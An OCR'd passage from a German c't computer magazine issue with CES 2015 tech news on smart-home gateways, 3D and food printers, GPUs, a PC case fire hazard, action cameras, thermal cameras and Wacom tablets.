Allerdings zeichnet sich sowieso ab, dass die Tage der Heimautomationslösungen gezählt sind, die nur ein Protokoll unterstützen: Immer mehr Hersteller öffnen ihre ursprünglich geschlossenen Systeme. Am einfachsten ist dabei die Integration auf Plugin-Ebene über eine IP-Anbindung, wie sie jüngst Fibaro bei seinem Z-Wave-Gateway „Home Center 2" mit der Firmware 4.0 realisiert hat. Samsung-Tochter SmartThings will zumindest in den USA im zweiten Quartal einen Hub anbieten, der Z-Wave, ZigBee, WLAN und Bluetooth Smart beherrscht. D-Link erweitert sein System (bislang nur mit WLAN) um Z-Wave.

Letztlich könnten separate Gateways und Bridges komplett verschwinden: So zeigte Securifi auf der CES seinen WLAN-Router „Almond+" mit Touchscreen und 750 MHz schnellem Dual-Core-Prozessor, der für rund 250 US-Dollar gleich ZigBee und Z-Wave unterstützt. Der kleine Bruder „Almond" mit Touchscreen und 580-MHz-MIPS-CPU beherrscht in der 2015er-Fassung ab Werk für 100 Dollar nur ZigBee, jedoch lässt sich Z-Wave über einen USB-Funkstick nachrüsten. Die Steuerungssoftware läuft direkt auf den Geräten, Anpassungen sollen dank Open-Source-Software problemlos möglich sein.

Smart Home

Der finale Schritt ist dann das „Smart Home", das Aktionen nicht alleine nach Zeitplänen oder Triggern, sondern selbstständig auslöst – und zwar wenn sie für den Nutzer nützlich sind.

Dafür ist laut Chef-Marktforscher DuBravac aber nötig, dass künftig Sensoren in unterschiedlichsten IoT-Objekten zusammenarbeiten: So könnten etwa ein Thermostat, eine IP-Kamera und ein Aktivitätstracker künftig gemeinsam ermitteln, wie viele Leute sich gerade im Wohnzimmer befinden, welche Position sie eingenommen haben (etwa sitzend oder liegend) und in welcher Stimmung sich der Hausherr befindet. Aus diesen Daten würde nach DuBravacs Vorstellung dann ein Video-on-Demand-Dienst der Zukunft sehr viel bessere Vorschläge für den Filmabend generieren als man sie heute bekommt.

Einen kleinen Einblick in diese Zukunft will Netatmo mit seiner „Welcome" genannten IP-Kamera bereits ab dem zweiten Quartal liefern: Sie soll – dank Night Vision rund um die Uhr – in der Lage sein, die durch die Wohnungstür kommenden Personen am Gesicht zu erkennen. Ist eine Person in der lokalen Datenbank gespeichert, erhält der Betreiber des Systems eine Anwesenheitsmeldung samt Uhrzeit auf sein Handy. Erkennt Welcome den Besucher hingegen nicht, so schlägt die Kamera Alarm und schickt zur Kontrolle das erfasste Bild mit. Beim Setup müssen laut Hersteller keine Fotos der Familienmitglieder und Freunde vorliegen. Welcome fertigt vielmehr alle Aufnahmen selbst an; mit der Zeit soll die Gesichtserkennung immer zuverlässiger arbeiten. (nij)

Literatur

[1] Nico Jurran, Sammeln zum Großangriff, Funkprotokoll ZigBee will sich neu erfinden, c't 1/15, S. 30

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Rudolf Opitz

Plastik und Schokolade

3D-Drucker und -Scanner werden günstiger, die Druckmaterialpalette wird breiter

Zu den üblichen Kunststoffen, mit denen 3D-Schichtdrucker arbeiten, gesellen sich leitfähige Materialien zum Drucken von Schaltungen. Andere 3D-Drucker verwenden Nahrhaftes wie Schokolade, Zucker oder Teig. Bald soll es betriebsbereite 3D-Drucker ab 250 US-Dollar und 3D-Scanner für 500 Euro geben.

Das US-amerikanische Start-up „New Matter“ hat seine Indiegogo-Crowdfunding-Kampagne erfolgreich beendet und will seinen kompakten 3D-Drucker „Mod-t“ für nur 250 US-Dollar auf den Markt bringen. Das kompakte Gerät druckt kleinere Gegenstände (maximaler Druckbereich 15 cm × 10 cm × 12,5 cm) mit PLA-Filament und minimal 0,1 mm Schichtdicke. Wann man den Mod-t kaufen kann, steht noch nicht fest, erste Prototypen konnte man aber bereits auf der diesjährigen CES bewundern.

XYZprinting, Hersteller des da Vinci AiO mit integriertem 3D-Scanner (siehe Test auf Seite 68) hat den Einsteiger-Drucker ohne Scanner „da Vinci Jr.“ für 349 US-Dollar vorgestellt. Nach oben soll die da-Vinci-Serie, zu der auch der zweifarbige Drucker „da Vinci 2.0 Duo“ gehört, mit dem „da Vinci 1.1 Plus“ inklusive WLAN, Touchscreen und Druck-App fürs Smartphone aufgestockt werden. Der „3D Food Printer“ von XYZprinting soll 3D-Druck in die Küche bringen: Er druckt Teig-Schichten aus einer Spritze, die essbaren Objekte muss man hinterher nur noch backen – der Preis soll unter 2000 Dollar liegen.

Cube-3-Hersteller 3D Systems entwickelt zurzeit den Schokolade-Drucker CocoJet – in Zusammenarbeit mit Schokoladespezialist Hershey. Drucker und besonders die Erzeugnisse können Besucher bereits in Hershey's Chocolate World bewundern und genießen. Im zweiten Halbjahr 2015 sollen dagegen erste Modelle der ChefJet-Pro-Serie auf den Markt kommen, Lebensmittel-Drucker, die außer Schokolade auch Zucker und Teig verarbeiten können. Für Computer-affine Küchen-Chefs gibt es dazu die Software „Digital Cookbook“. Auch das spanische Unternehmen „Natural Machines“ arbeitet an einem „Foodini“ getauften Lebensmitteldrucker.

Der von der Lewis Research Group um die Harvard-Professorin Jennifer A. Lewis entwickelte „Voxel8“ kombiniert einen PLA-Schicht-Drucker mit einem zusätzlichen Druckkopf für hochleitfähige Silbertinte. Damit lassen sich Leiterbahnen drucken und Elektronik direkt in die gedruckten Objekte integrieren. Die bei Raumtemperatur verarbeitbare Silbertinte ist 5000-mal leitfähiger als Kohlenstoff-basierte Kunststoffe und eignet sich auch für Schaltungen, bei denen hohe Ströme fließen, etwa in Quadcoptern. Der Elektronik-Drucker Voxel8 soll Ende 2015 für rund 9000 US-Dollar zu haben sein.


Preiswert digitalisieren

Um 3D-Vorlagen zum Ausdrucken zu scannen, fehlten bislang preisgünstige 3D-Scanner. Das kanadische Start-up „Matter and Form“ bietet nun ihren zusammenklappbaren 3D-Scanner für 600 US-Dollar an. Der Farbscanner besteht aus einem Drehteller, einer HD-Kamera und zwei Lasern. Ein Scan von maximal 19 cm × 19 cm × 25 cm großen Vorlagen dauert rund fünf Minuten, die Genauigkeit liegt bei 0,25 mm. Ein Vorserien-Modell haben wir bereits getestet (c't 11/14, Seite 144). Zum Austausch und Konvertieren von 3D-Modellen zwischen beliebigen Plattformen will Matter and Form demnächst seine Browser-Software „Cashew“ bereitstellen.


Bqs 3D-Scanner Ciclop ist ein reines Open-Source-Projekt, die Hardware besteht aus handelsüblichen Teilen und Elementen aus dem 3D-Drucker.

Vom spanischen 3D-Druck-Unternehmen Bq – von ihm stammen die Drucker Witbox und der 500 Euro teure Bausatz Prusa i3 Hephestos – kommt der 3D-Scanner Ciclop als Open-Source-Projekt. Wie der Scanner von Matter and Form arbeitet er mit Linienlaserprojektion und einem Drehteller. Als Kamera dient eine handelsübliche HD-Webcam (Logitech C270 HD), die Steuerung übernimmt das Arduino-Board ZUM BT-328. Die Gehäuseelemente des Ciclop-Scanners bestehen aus Formteilen aus dem 3D-Drucker sowie Standard-Stangen und Schrauben aus dem Baumarkt. (rop)

c't Ciclops-Präsentation: ct.de/yzqx



Der nach Fords erstem Serien-Auto „Mod-t“ getaufte 3D-Drucker von New Matter soll nur 250 US-Dollar kosten.



Er hat keinen Scanner, druckt mit einer Farbe und kostet nur 350 Dollar: der da Vinci Jr. von XYZprinting.

Der ChefJet von 3D Systems druckt 3D-Figuren aus Zucker, das essbare Pärchen auf der Hochzeitstorte ist so kein Problem.

© Copyright by Heise Zeitschriften Verlag

Anzeige


© Copyright by Heise Zeitschriften Verlag

Kühler-Alternativen für c't-PC-Bauvorschläge

Wenige Tage, nachdem die c't 1/15 mit unseren PC-Bauvorschlägen erschien, hat Scythe den von uns empfohlenen Prozessorkühler Kabuto II aus seinem Sortiment genommen.

Als Alternative für den Quad-Core-PC empfehlen wir stattdessen den Scythe Iori (SCIOR-1000). Der Top-Blower-Kühler mit 10-cm-Lüfter lässt sich dank Push-Pin-Befestigung genauso leicht montieren wie der Kabuto II. Im Leerlauf und bei Volllast bleibt der Geräuschpegel unterhalb von 0,1 Sone. Der Iori kostet 26 Euro.

Den Hexa-Core-PC haben wir mit dem größeren Scythe Grand Kama Cross 2 (SCKC-3000) für 35 Euro ausgerüstet. Auf den Kühllamellen sitzt ein 14-cm-Lüfter, damit es dem Core i7-5930K mit 140 Watt TDP nicht zu heiß wird. Bei ruhendem Desktop ist der Rechner nahezu geräuschlos (<0,1 Sone), bei Volllast auf Prozessor und GTX 970 kommen wir auf die gleichen Werte wie mit dem Kabuto 2 (1,1 Sone). Wir bitten, die Unannehmlichkeiten durch die Lieferschwierigkeiten zu entschuldigen. (chh)



Auch unter Volllast bleiben die Temperaturen auf dem Mainboard unseres Quad-Core-Bauvorschlags mit dem CPU-Kühler Scythe Iori unter 50 °C.

Erste Details zu Next-Gen-Grafikkarten von AMD

Endlich sind erste handfeste Details zu AMDs kommenden High-End-Grafikchips an die Öffentlichkeit gelangt – und zwar direkt von zwei AMD-Mitarbeitern. Sie stammen aus Einträgen auf den Linkedin-Seiten von Linglan Zhang und Ilana Shternshain, auf die ein Nutzer des 3DCenter-Forums aufmerksam wurde.

Die Einträge von Zhang bestätigen, dass AMDs künftige High-End-GPU satte 300 Watt schluckt und tatsächlich gestapelten Videospeicher einsetzt (High Bandwidth Memory/HBM). Das DRAM sitzt dabei nicht direkt über dem GPU-Die, sondern über einen Interposer verbunden eng daneben. Dadurch sind Transferraten von 512 GByte/s und mehr möglich – also wesentlich mehr, als sich mit GDDR5-Modulen realisieren lässt. Solche Transferraten sind in Kombination mit einer sehr schnellen GPU nötig, um aktuelle Spiele in 4K flüssig bei 60 fps darzustellen.

Die ASIC-Ingenieurin Shternshain erwähnt erstmals eine Radeon R9 380X als größten Chip der „King-of-the-Hill"-Produktlinie. Ob die R9 380X allerdings identisch mit der von Zhang erwähnten 300-Watt-GPU ist, bleibt unklar. Möglich ist auch, dass AMD noch eine R9-390X-Serie fertigt, die exklusiv die Stapelspeichertechnik nutzt. Gerüchten zufolge soll AMDs kommende Spitzen-GPU bis zu 4096 Kerne haben und damit Nvidias derzeitiges Top-Modell GM204 um den Faktor 2 überflügeln. Nvidias Next-Gen-GPU wird als GM200 mit 3072 Shader-Kernen erwartet. (mfi)

Brandgefahr bei PC-Gehäusen

Bei mehreren Gehäusen vom Typ Strike-X ST des taiwanischen Herstellers Aerocool fing in den letzten Monaten die SATA-Docking-Station Feuer. Zu den Betroffenen zählt auch ein c't-Leser, dessen Rechner im vergangenen Oktober unbeaufsichtigt in Flammen aufging und einen Wohnungsbrand mit einem Sachschaden von rund 80 000 Euro verursachte. Glücklicherweise wurde dabei niemand verletzt.

Nach dem Sachverständigengutachten, das c't vorliegt, wurde der Brand durch einen Kurzschluss auf der Anschlussplatine der Docking-Station verursacht. Der Gutachter geht von einem Produktmangel des PC-Gehäuses aus. Der betroffene Rechner war zum Zeitpunkt des Feuers bereits anderthalb Jahre im Einsatz.

An der Docking-Station des Aerocool Strike-X ST besteht Kurzschlussgefahr, was zu Bränden führen kann.

Anfang letzten Jahres konnte die Redaktion des Online-Magazin Tom's Hardware Guide Deutschland die Flammen an einem Gehäuse des gleichen Typs noch frühzeitig mit einer Kaffeetasse löschen. Im Internet findet man weitere Berichte über Brände dieses Gehäuses (siehe c't-Link). Inzwischen ist das Strike-X ST hierzulande nur noch bei wenigen Händlern erhältlich.

Bild: Benedikt Schackenberg

Der Hersteller Aerocool erklärte auf Nachfrage, dass es sich nicht um einen Fertigungsfehler handeln kann, da das Gehäuse unseres Lesers bereits 2012 erworben wurde und der Fehler erst 2014 auftrat. Es seien auch andere Gründe wie Überspannung, falsche Handhabung oder Fehlfunktion anderer Komponenten möglich. Dennoch will Aerocool alle Kunden und Endverbraucher darüber informieren, das Dock nicht mehr zu nutzen. Eine offizielle Mitteilung an Großhändler und Medien sei in Arbeit. Für das Gehäuse soll es kostenlos eine neue Anschlussplatine geben. Den Hersteller kann man per E-Mail (sales@aerocool.com.tw) kontaktieren.

Wir raten Nutzern eines Aerocool Strike-X ST, umgehend das Stromkabel der Docking-Station vom PC-Netzteil abzuziehen. (chh)

c't Weitere Fotos: ct.de/yngm

© Copyright by Heise Zeitschriften Verlag

Action-Cams: Sony macht GoPro Konkurrenz

Sonys Action-Cam FDR-X1000V zeichnet Videos in Ultra HD (3840 × 2160) auf und unterstützt Full HD (1920 × 1080) mit bis zu 120 Bildern/s. Zumindest beim Blick auf die Eckdaten hat Action-Cam-Primus GoPro damit endlich einen ebenbürtigen Gegner. Die Gehäuseform und -farbe der FDR-X1000V orientieren sich an den bisherigen Modellen von Sonys AS-Reihe. Wie die älteren Action-Cams ist die Kamera auch ohne zusätzliches Schutzgehäuse spritzwassergeschützt, was Einsätze bei leichtem Regen und am Strand ermöglichen soll. Ein zusätzlich erhältliches Schutzgehäuse erweitert den Aktionsradius bis in 10 Meter Wassertiefe.

Ein zweiter Neuling, die HDR-AS200, entspricht weitgehend der FDR-X1000, unterscheidet sich aber durch etwas andere Aufzeichnungsmodi. Ein Zeiss-Tessar-Objektiv (F2,8) und einen 8,8-MPixel-Bildwandler (1/2,3 Zoll) verwendet Sony in beiden Action-Cams. Der Bildwinkel liegt bei beiden Modellen bei 170 (ohne) oder 120 Grad mit Bildstabilisator. Den Entwackler hat Sony verbessert und die Leistung um Faktor 3 gesteigert.

Die beiden neuen Action-Cams zeichnen XAVC-S- oder MP4-Videodaten auf – die FDR-X1000 mit maximal 100 MBit/s in Ultra HD mit 30, 25 oder 24 Bildern/s und in Full HD mit bis zu 120 Bildern/s sowie in HD (1280 × 720) mit 240 Bildern/s, was eine hochaufgelöste Zeitlupe erlaubt. Die HDR-AS200 zeichnet dagegen im XAVC-S-Modus mit 50 MBit/s auf, als MP4 wie die FDR-X1000 mit bis zu 28 MBit/s und 50 beziehungsweise 60 Vollbildern/s.

Beide neuen Action-Cams speichern im Loop-Modus dauernd in einen Ringpuffer, dessen Inhalt erst nach dem Auslösen auf die Speicherkarte geschrieben wird. Außerdem lassen sich beide Modelle mit der Fernbedienung RM-LV2 steuern, die schon für die HDR-AZ1 angeboten wurde und rund 100 Euro kostet.

Sonys handliche 4K-Action-Cam FDR-X1000V, hier im zusätzlich erhältlichen Schutzgehäuse

Die HDR-AS200V (24,2 × 46,5 × 81,5 mm) ist etwas kleiner als die FDR-X1000V (24,4 × 51,7 × 88,9 mm) und mit 68 Gramm etwas leichter als die 89 Gramm schwere 1000er. Sony nennt Akku-Laufzeiten von 50 (4K) oder 115 Minuten (Full HD). Die beiden Action-Cams sollen für 450 Euro (FDR-X1000V) beziehungsweise 300 Euro (HDR-AS 200V) auf den Markt kommen. Obendrein soll es diverse Zubehör-Kits geben. (uh)

Neues Surround-Format DTS:X

Eigentlich wollte DTS beim Rennen um ein noch besseres Surround-Format eine Runde aussetzen, hat nun aber doch ein Konkurrenzformat zu Dolby Atmos angekündigt. Wie Dolbys Format verteilt auch DTS:X in Echtzeit „Audio-Objekte“ im Raum und ergänzt bestehende 5.1- und 7.1-Setups um Deckenlautsprecher. DTS:X wird dabei auch die für Dolby Atmos angebotenen Lautsprecher unterstützen, die für die oberen Kanäle gedachten Töne über die Decke zum Zuhörer reflektieren. Diese Lautsprecher richten sich an Nutzer, die nichts an der Decke montieren wollen. Laut DTS haben die Receiver-Hersteller Denon, Integra, Marantz, Onkyo, Pioneer und Yamaha bereits Unterstützung für das neue Surround-Format zugesichert. Erste Geräte sollen noch in diesem Jahr herauskommen.

Wie viele Kanäle das System im Heimkino tatsächlich unterstützen wird, wollte DTS bisher nicht sagen. Der offizielle Start ist erst für März geplant.

Bei einer Vorführung auf der CES hatte DTS gleich acht Deckenlautsprecher montiert. Bekannt ist jedoch, dass DTS:X eine Erweiterung des auf Blu-ray verbreiteten DTS HD Master Audio und damit auch abwärtskompatibel zu A/V-Receivern sein wird, die nur das ältere DTS-Audioformat unterstützen.

DTS will sein neues Format breiter als Dolby Atmos aufstellen und demonstrierte beispielsweise anhand eines Fußballspiels, bei dem die Kanäle für Seitenlinie, Trainer und Kommentar als eigene Audio-Objekte übertragen wurden, wie sich die Zuschauer/-hörer ihren eigenen Mix zusammenstellen könnten. (nij)

Anzeige

© Copyright by Heise Zeitschriften Verlag

Mini-ITX-Board mit fünfter Core-i-Generation

Während PC-Bastler noch eine ganze Weile auf Boards für Intels fünfte Core-i-Generation alias Broadwell warten müssen, können Embedded-Entwickler bereits loslegen. Congatec lötet die mobilen Doppelkernprozessoren Core i7-5650U (2,2 bis 3,2 GHz), Core i5-5350U (1,8 bis 2,9 GHz) und Core i3-5010U (2,1 GHz) auf Mainboards im Mini-ITX-Format und auf COM-Express-Module. Ein separater Chipsatz ist bei diesen Systems-on-Chip (SoC) nicht erforderlich, der Prozessor selbst kümmert sich um die Anbindung der Peripherie.

Das conga-IC97 ist mit einer Höhe von 2,5 cm sogar noch flacher als übliche Mini-ITX-Boards, hat sonst aber dieselben Abmessungen (17 cm × 17 cm). Allerdings gibt es dadurch im Anschlussfeld nur Platz für 2 × DisplayPort, 4 × USB 3.0, 2 × Gigabit-Ethernet und zwei Audiobuchsen. Erweitern kann man über einen PCIe-x4-Slot der zweiten Generation sowie mit einer kurzen Mini-PCIe-Karte, die zwei PCIe 2.0 Lanes bekommt. Das Board akzeptiert Gleichspannungen zwischen 12 und 24 Volt.

Anders als Mini-ITX-Boards, braucht das nur 9,5 cm × 9,5 cm große COM Express Compact-Modul (Typ 6) conga-TC97 noch eine Trägerplatine. Es führt selbst keine Anschlüsse nach außen, sondern lediglich 2 × USB 3.0, 4 × USB 2.0, 1 × Gigabit-Ethernet sowie je vier PCIe 2.0 Lanes und SATA-6G-Ports auf einen Steckverbinder. Durch diesen modularen Ansatz kann man moderne Prozessoren in eigene Schaltungen integrieren, ohne sich mit deren Beschaltung zu quälen. Außerdem kann man durch Tausch des CPU-Moduls ohne großen Aufwand mehr Rechenpower bekommen. (bbe)

Auf dem Mini-ITX-Board conga-IC97 (links) und dem COM Express Modul conga-TC97 (rechts) sitzen bereits Prozessoren aus der Broadwell-Familie.

Wärmebildkamera für Android und iOS

Der IR-Kamera-Spezialist Flir stellt eine verbesserte Variante seiner Aufsteck-Kamera Flir One mit nun vierfacher Auflösung vor. Die neue One soll sich für iOS- und Android-Geräte gleichermaßen eignen. Sie hat 640 × 480 Pixel für Wärmebildaufnahmen; die erste One besaß bloß 80 × 60 Pixel. Zusätzlich überlagert Flir mit der hauseigenen MSX-Technik im IR-Bild die Objektkanten aus den Aufnahmen mit einer zweiten herkömmlichen Kamera. So kann man sämtliche Objekte im Wärmebild eindeutig zuordnen.

Während der IR-Sensor bislang zwischen den Aufnahmen manuell über einen Schiebemechanismus zurückgesetzt werden musste, erledigt den Reset jetzt ein automatischer Shutter. Im deutlich kleineren Kameraknubbel steckt wie zuvor ein eigener Akku, um das Smartphone zu entlasten – im ersten Modell war der iPhone-Akku bei IR-Aufnahmen trotzdem nach zwei Stunden leer. Das neue One-Aufsteckmodul soll Mitte des Jahres erhältlich sein, über den Preis schweigt sich Flir noch aus.

Zusätzlich hat Flir im Dezember ein SDK herausgebracht – zunächst für iOS, die Android-Version soll im Frühjahr folgen –, mit dem man die erfassten Temperaturen für jedes Pixel auslesen kann. Das war bislang den teuren Flir-IR-Kameras vorbehalten. Außerdem lassen sich damit die Voreinstellungen des Shutter-Modus beeinflussen.

Für preiswerte IR-Aufnahmen ohne Smartphone-Hilfe stellt Flir die 130 Gramm leichte Flir C2 vor. Sie kommt mit dreizölligem kapazitiven Touchscreen (320 × 240 Pixel), integriert eine IR- und eine herkömmliche CMOS-Kamera (640 × 480 Pixel) sowie einen Akku. Ihr Lepton-IR-Sensor hat nur 80 × 60 Pixel, nutzt aber ebenfalls die MSX-Kantenüberlagerung, sodass man die Objekte in den Aufnahmen eindeutig zuordnen kann. Eine eingebaute LED dient als Kameraleuchte oder Orientierungshilfe.

Das neue Flir One-Modul funktioniert an iOS und Android-Smartphones und löst deutlich höher auf als der Vorgänger.

Für die C2 nennt Flir eine Akkulaufzeit von zwei Stunden. Bilder speichert sie als JPEG und überträgt die Daten zum PC per Micro-USB. Dort kann man wiederum jedem der 4800 Messpunkte einen Temperaturwert zuordnen. Der Messbereich liegt zwischen –10 und 150 Grad Celsius, der Arbeitsbereich bei –10 bis 50 Grad. Als Zielpreis nennt Flir „unter 700 US-Dollar“, was sich hierzulande auf unter 700 Euro belaufen dürfte. Die C2 soll im März in den Handel kommen. (uk)

Optische Kabel für USB 3.1

Glasfaserkabel versprechen, ein zentrales Problem von USB zu lösen: die mit jeder neuen Geschwindigkeitsstufe abnehmende zulässige Kabellänge. Auch das neue USB 3.1 mit Datenraten von 10 GBit/s (SuperSpeedPlus) wird zwar noch über Kupferkabel funktionieren, aber bereits bei SuperSpeed (USB 3.0) sind Störungen durch Kabel eines der häufigsten Probleme. Die Firma Silicon Line hat nun den Chip SL86050 vorgestellt, mit dem man aktive, optische USB-3.1-Kabel bauen kann. Silicon Line liefert allerdings nur das nackte Silizium-Die, das die elektrischen Signale in optische für Gasfasern umsetzt. Es besteht aus einem Treiber für einen Vertical Cavity Surface Emitting Laser (VCSEL) und einem Transimpedanzverstärker. Laser und Optik sind noch nicht enthalten, die Spannungsversorgung erfolgt über USB. (bbe)

Für USB 3.0 respektive SuperSpeed (5 GBit/s) gibt es bereits optische Kabel – etwa mit 10 Metern Länge von der Firma Corning.

Embedded-Notiz

Auch Toshiba hat nun Sender und Empfänger für **drahtlose Ladegeräte mit bis zu 10 Watt** im Portfolio. Sender (TB6865AFG) und Empfänger (TC7765WBG) halten sich dabei an den Qi-Standard der Low-Power-Spezifikation v1.1 des Wireless Power Consortiums (WPC).

© Copyright by Heise Zeitschriften Verlag

LCD-Tablet und Windows-Tablet von Wacom

Der Grafik-Spezialist Wacom stellt neue Geräte zum digitalen Zeichnen und Gestalten mit induktiven Stiften vor: ein Windows-Tablet mit 13,3 Zoll Bildschirmdiagonale und ein LCD-Display mit integriertem Digitizer und 27 Zoll Diagonale.

Das Windows-Tablet Cintiq Companion 2 lässt sich mit Stift und Fingern bedienen und behält die Form des Vormodells (c't 2/14, S. 54) bei: Ein breiter Rand um das 16:9-Display dient als Handballenauflage. An einer der schmalen Seiten liegen eine Reihe von Hardware-Tasten und ein Steuerring, die Anschlüsse gegenüber.

Modernisiert wurden hingegen die Innereien: Das Display zeigt jetzt 2560 × 1440 Pixel (QHD), das Betriebssystem ist Windows 8.1, zudem kommen neue Core-i-Prozessoren zum Einsatz.

Für mobile Künstler: Das Windows-Tablet Cintiq Companion 2 von Wacom wird mit Finger oder Stift bedient und besitzt ein Display mit 13,3 Zoll Diagonale.

Zunächst wird das Mal-Tablet in drei Ausführungen angeboten: Die „Value"-Variation mit Core i3 (1,7 GHz), einer 64-GByte-SSD und 4 GByte Arbeitsspeicher ist eher mager ausgestattet und kostet 1300 Euro. Für 300 Euro mehr erhält man das „Standard"-Modell mit einem Core i5 (2,9 GHz), 128 GByte SSD- und 8 GByte Arbeitsspeicher.

Die 2000 Euro teure Premium-Version läuft mit der Pro-Edition von Windows 8.1, einem mit 3,2 GHz getakteten Core i7, einer 256 GByte fassenden SSD und ebenfalls 8 GByte RAM. Im Laufe des Frühjahrs soll noch eine Luxusvariante „Enhanced" für 2500 Euro erscheinen – mit 512-GByte-SSD, 16 GByte RAM und Intel Iris Graphics 6100.

Mit einem Gewicht von 1,7 Kilogramm empfiehlt sich das Cintiq Companion 2 nicht gerade als E-Book-Reader. Das Zielpublikum sind digitale Künstler und Grafiker, die unterwegs einen hochwertigen digitalen Skizzenblock brauchen. Wie der Vorgänger lässt sich auch das Cintiq Companion 2 passiv als Zweit-Display an einem Mac oder PC betreiben.

Das LCD-Tablet Cintiq 27QHD ist für Anwender gedacht, die im Büro eine möglichst große Arbeitsfläche für Illustrationen oder zur Bildbearbeitung benötigen. Es wird in zwei Varianten angeboten: Das Cintiq 27QHD Touch lässt sich zusätzlich mit den Fingern bedienen, das Standardmodell nur mit dem Stift.

LCD-Tablet fürs Büro: Das Cintiq 27QHD hat eine Auflösung von 2650 × 1440 Bildpunkten und soll 97 Prozent des Adobe-RGB-Farbraums wiedergeben.

Das 27QHD löst die 2011 eingeführten 24-Zoll-Vorgänger ab (c't 24/11, S. 71). Obwohl das Display jetzt eine Diagonale von 27 Zoll Diagonale besitzt und die Auflösung von WUXGA auf QHD steigt, fällt das Gehäuse nur minimal größer aus. Das hat zwei Gründe: Das Display des 27QHD besitzt ein Seitenverhältnis von 16:9 (statt 16:10); zudem hat Wacom die Hardware-Tasten in eine drahtlose Fernbedienung ausgelagert. Lagen die „ExpressKeys" bisher etwas abseits an den Rändern, kann man die ExpressKey Remote mit ihren 17 Tasten nach Wunsch platzieren.

Beide Varianten sollen 97 Prozent des Adobe-RGB-Farbraums abdecken – beim Vormodell galt das nur für das Display der Touch-Variante. Mit 2200 beziehungsweise 2800 Euro (mit Touch) liegen die Listenpreise knapp unter denen des Vormodells. Für die meisten Anwender kommt das 27-Zoll-Modell dennoch teurer: Der beim 24-Zoll-Gerät noch mitgelieferte Standfuß kostet beim 27QHD 370 Euro extra.

Ohne Standfuß kann man das LCD-Tablet nur flach auf dem Tisch betreiben; kleine Stellfüßchen neigen das Cintiq auf maximal 20 Grad. Erst der „Ergo Stand" kann das Gerät bis in die Senkrechte aufrichten. Ein weiteres Extra ist das 230 Euro teure Kolorimeter „Wacom Colour Manager" zur Kalibrierung.

Sowohl das Cintiq Companion 2 als auch das Cintiq 27QHD werden mit demselben Pro Pen ausgeliefert wie die Vorgänger. Er unterstützt 2048 Druckstufen und übermittelt auch den Neigungswinkel an das Tablet(t). Die ersten drei Varianten des Cintiq Companion 2 sollen im Februar erscheinen; das Cintiq 27QHD ist mit und ohne Touch bereits verfügbar. (ghi)

Tastatur mit geringer Latenz

Die Tastatur „MX Board 6.0" von Cherry verspricht eine Latenz von weniger als einer Millisekunde zwischen Tastendruck und Ausgabe.

Gamern und Vieltippern ist Cherry als Hersteller hochwertiger mechanischer Tastenschalter ein Begriff; die MX-Switches stecken heute in fast allen hochwertigen Tastaturen. Nun nimmt sich das Unternehmen dem Thema der Eingabe-Latenz an – durch analoges Auslesen der Tastenmatrix.

Bei herkömmlichen Tastaturen wird die Tastenmatrix digital ausgelesen. Weil angetippte Tasten prellen, wartet der Tastatur-Controller etwa fünf Millisekunden, bevor er davon ausgeht, dass mit Sicherheit eine Taste gedrückt wurde. Erst dann leitet er das Signal an den Rechner weiter.

Cherry ordnet jetzt jeder Taste und jeder Tastenkombination einen individuellen Widerstandswert zu. Dieser wird von einem Cortex-M3-Kern innerhalb von etwa 0,4 Millisekunden ausgewertet. Weil USB die Tastatur nur einmal pro Millisekunde abfragt, arbeitet die Tastatur praktisch latenzfrei. Netter Nebeneffekt: Das MX Board 6.0 erkennt auch beliebig viele gleichzeitig gedrückte Tasten (Full N-Key-Rollover).

Die High-End-Tastatur MX Board 6.0 von Cherry soll Tastenanschläge effektiv latenzfrei an den Rechner weiterreichen.

Die analoge Abtastung und der M3-Controller fordern allerdings ihren Tribut: Samt Tastenbeleuchtung benötigt die Tastatur 500 mA, also die volle Stromzufuhr einer USB-Buchse. Die Oberschale besteht aus Spritzguss-Aluminium; die mitgelieferte Handballenablage dockt magnetisch an die Tastatur an. Das MX Board 6.0 soll im März für 190 Euro in den Handel kommen, zunächst nur mit roten MX-Schaltern und gleichfarbiger Tastenbeleuchtung. (mue)

© Copyright by Heise Zeitschriften Verlag

Ulrike Kuhlmann

Auf einen Blick

Flachbild-TV-Trends: ultrahochauflösend, farbstark, bedienerfreundlich

